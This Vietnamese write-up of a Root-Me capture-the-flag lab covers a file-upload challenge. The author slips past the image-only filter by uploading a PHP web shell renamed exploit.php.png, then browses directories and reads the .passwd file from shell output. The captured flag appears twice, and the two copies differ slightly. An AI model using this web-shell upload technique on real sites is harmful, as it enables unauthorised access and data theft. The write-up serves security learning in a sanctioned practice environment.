

Write up challenge File upload - Double extensions


Tác giả:

- **Nguyễn Mỹ Quỳnh**

[Link Challenge](#)

Truy cập challenge ta thấy đây là hint của challenge:


File upload - Double extensions


20 Points 

Gallery v0.02

Author

g0uZ, 24 December 2012

Level 





Statement

Your goal is to hack this photo gallery by uploading PHP code.
Retrieve the validation password in the file .passwd at the root of the application.

Tiến hành làm theo hint.

- Hint 1: Mục tiêu của bạn là hack thư viện ảnh này bằng cách tải lên mã PHP. Từ đây ta chú ý đến mục upload. Vào xem thử thì thấy challenge chỉ cho upload các file với extensions là `.gif`, `.jpeg` và `.png`.

 Không bảo mật | challenge01.root-me.org/web-serveur/ch20/?action=upl

Photo gallery v 0.02

[emotes](#) | [apps](#) | [upload](#) | [devices](#) | [categories](#) | [actions](#)

Upload your photo

Chọn tệp

 Không có tệp nào được chọn


upload

NB : only .gif, .jpeg and .png are accepted

- Hint 2: Truy xuất mật khẩu xác thực trong tệp .passwd ở thư mục gốc của ứng dụng. Kết hợp cả 2 hint ta sẽ có hướng đi như sau: tiến hành upload file shell php với tên là **exploit.php.png** để tương tác và tìm tệp .passwd.

Ok làm thôi! Sau khi search mạng mình sẽ sử dụng shell php tại link sau: <https://github.com/flozz/p0wny-shell/blob/master/shell.php>

Tiến hành đổi đuôi file như đã phân tích phía trên và upload.



Nhấp vào đường dẫn lưu trữ file, ta thành công có được shell.



Việc tiếp theo là dùng lệnh `ls -la` tìm kiếm trong các thư mục file `.passwd`. Tiến hành back ra dần thư mục phía trước:

```
p0wny@shell:~/upload/836b24c8b0fb6ed6bf0f88b231afa329# ls -la
total 56
drwxr-s--- 2 web-serveur-ch20 www-data 4096 Apr 23 04:39 .
drwxr-s--- 6 web-serveur-ch20 www-data 12288 Apr 23 04:23 ..
-rw-r--r-- 1 web-serveur-ch20 www-data 17481 Apr 23 04:39 exploit.php.png
-rw-r--r-- 1 web-serveur-ch20 www-data 17481 Apr 23 04:27 exploit.png

p0wny@shell:~/upload/836b24c8b0fb6ed6bf0f88b231afa329# ls ../ -la
total 32
drwxr-s--- 6 web-serveur-ch20 www-data 12288 Apr 23 04:23 .
drwxr-s--- 8 web-serveur-ch20 www-data 4096 Dec 12 11:35 ..
-rw-r--r-- 1 web-serveur-ch20 www-data 0 Apr 19 21:37 .passwd
drwxr-s--- 2 web-serveur-ch20 www-data 4096 Apr 23 04:39 836b24c8b0fb6ed6bf0f88b231afa329
drwxr-s--- 2 web-serveur-ch20 www-data 4096 Apr 23 04:22 864347f80733187db82d97aeadeb8b10
drwxr-s--- 2 web-serveur-ch20 www-data 4096 Apr 23 04:11 c632a743acfed72d5696b872d0e5f476
drwxr-s--- 2 web-serveur-ch20 www-data 4096 Apr 23 04:15 fff24fe480852808510f0adebc19b7be

p0wny@shell:~/upload/836b24c8b0fb6ed6bf0f88b231afa329# cat ../.passwd
```

Cat file `.passwd` đã tìm được và có được flag.

```
p0wny@shell:~/upload/836b24c8b0fb6ed6bf0f88b231afa329# cat ../.passwd

p0wny@shell:~/upload/836b24c8b0fb6ed6bf0f88b231afa329# ls ../../ -la
total 40
drwxr-s--- 8 web-serveur-ch20 www-data 4096 Dec 12 11:35 .
drwxr-s--- 4 web-serveur-ch20 www-data 4096 Dec 12 14:26 ..
drwxr-s--- 2 web-serveur-ch20 www-data 4096 Dec 10 21:45 actions
drwxr-s--- 2 web-serveur-ch20 www-data 4096 Dec 10 21:45 apps
drwxr-s--- 2 web-serveur-ch20 www-data 4096 Dec 10 21:45 categories
drwxr-s--- 2 web-serveur-ch20 www-data 4096 Dec 10 21:45 devices
drwxr-s--- 2 web-serveur-ch20 www-data 4096 Dec 10 21:45 emotes
drwxr-s--- 6 web-serveur-ch20 www-data 12288 Apr 23 04:23 upload

p0wny@shell:~/upload/836b24c8b0fb6ed6bf0f88b231afa329# ls ../../.. -la
total 64
drwxr-s--- 4 web-serveur-ch20 www-data 4096 Dec 12 14:26 .
drwxr-s--x 78 challenge www-data 4096 Dec 10 21:53 ..
-r-x----- 1 root root 666 Dec 10 21:45 ._init
-r----- 1 challenge challenge 274 Dec 10 21:45 ._nginx.http-level.inc
-r----- 1 challenge challenge 904 Dec 10 21:45 ._nginx.server-level.inc
-r----- 1 root www-data 12306 Dec 18 15:41 ._perms
-r----- 1 challenge challenge 645 Dec 10 21:45 ._php-fpm.pool.inc
-rw-r----- 1 root www-data 44 Dec 10 21:45 .git
-rw-r----- 1 root www-data 181 Dec 12 14:27 .gitignore
-r----- 1 web-serveur-ch20 www-data 26 Dec 10 21:45 .passwd
drwxr-s--- 8 web-serveur-ch20 www-data 4096 Dec 12 11:35 galerie
-r--r----- 1 web-serveur-ch20 www-data 3974 Dec 10 21:45 index.php
drwxrwsrwx 2 web-serveur-ch20 www-data 4096 Apr 23 04:39 tmp

p0wny@shell:~/upload/836b24c8b0fb6ed6bf0f88b231afa329# cat ../../..passwd
Gg9LRz-hWSxqqUKd77-q-6G8

p0wny@shell:~/upload/836b24c8b0fb6ed6bf0f88b231afa329#
```

Submit thành công!

[HOME](#) / [CHALLENGES](#) / [WEB - SERVER](#)


File upload - Double extensions

20 Points 

Gallery v0.02

Author

g0uZ, 24 December 2012

Level 



Statement

Your goal is to hack this photo gallery by uploading PHP code.
Retrieve the validation password in the file .passwd at the root of the

[Start the challenge](#)

1 related ressource(s)

-  [Secure file upload in PHP web applications](#) (Exploitation - W

Validation

Well done, you won 20 Points

Don't forget to give your opinion on the challenge by voting ;-)



twittez le !

Flag: Gg9LRz-hWSxqqUKd77-_q-6G8